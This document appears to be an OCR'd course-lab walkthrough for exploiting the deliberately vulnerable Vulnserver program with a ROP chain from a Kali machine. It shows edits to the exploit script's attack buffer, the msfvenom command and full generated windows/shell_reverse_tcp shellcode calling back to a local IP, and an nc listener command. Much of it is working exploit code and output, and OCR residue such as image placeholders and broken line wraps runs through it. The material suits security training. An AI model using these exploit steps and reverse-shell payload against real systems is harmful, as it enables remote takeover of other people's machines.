
Adding the ROP code to attack

Execute below commands in kali machine.


cp vs-rop1 vs-rop2

nano vs-rop2


then it shows previous code. Copy paste the ROP code to previous code under “sport = 9999” line.



Fix the indentation errors and other few errors of the code and return statements as below.



Add the libraries “struct” and “sys” to import statements.



Then replace previous code lines


padding = ‘F’ * (3000 - 2006 – 4 – 16 - 1)

attack = prefix +eip +nopsled +brk +padding

to


padding = ‘F’ * (3000 - 2006 – 4 – 16 - 1)

attack = prefix + rop_chain + nopsled + brk + padding



save all the changes in the code. Then restart the vulnerable server and immunity. After that execute **./vs-rop2** command in kali machine.

Then lower left corner of the immunity showa INT 3 command. Then again click the right of the ESP and follow the hex dump.



Creating Exploit Code

First find the ip address of the kali machine by **ifconfig**.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.101  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe95:8c5e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:95:8c:5e  txqueuelen 1000  (Ethernet)
        RX packets 436  bytes 41199 (40.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 76  bytes 17545 (17.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1356 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1356 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# msfpayload windows/shell_reverse_tcp LHOST="192.168.1.101" LPORT=44
3 EXITFUNC=thread R | msfencode -b '\x00'
bash: msfpayload: command not found
bash: msfencode: command not found
root@kali:~#
```

Here msfconsole command does not create the shell code. So msfvenom code replaced and it generate the shell code as below.

Kali-Linux-2018.4-vbox-amd64 1 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places Terminal Sun 05:09

root@kali: ~

File Edit View Search Terminal Help


```
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1356 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1356 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# msfpayload windows/shell_reverse_tcp LHOST="192.168.1.101" LPORT=44
3 EXITFUNC=thread R | msfencode -b '\x00'
bash: msfpayload: command not found
bash: msfencode: command not found
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.101 LPORT=123
4 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of c file: 1386 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\xc0\xa8\x01\x65\x68"
"\x02\x00\x04\xd2\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
root@kali:~#
```

Then insert the shell code into python code.

cp vs-rop2 vs-rop3

nano vs-rop3



Replace the

padding = 'F' * (3000 - 2006 – 4 – 16 - 1)

attack = prefix + rop_chain + nopsled + brk + padding

into

padding = ‘F’ * (3000 - 2006 – 4 – 16 - 1)

attack = prefix + rop_chain + nopsled + shellcode + padding

Starting a Listener

Execute the below command in kali machine

nc –nlvp 1234

References

[1] https://www.dell.com/support/article/en-us/sln288643/what-is-data-execution-prevention-dep?lang=en

[2] https://samsclass.info/127/127_WWC_2014.shtml

[3] https://sites.google.com/site/lupingreycorner/vulnserver.zip?attredirects=0

[4] https://www.youtube.com/watch?v=nNt_gRl8RBk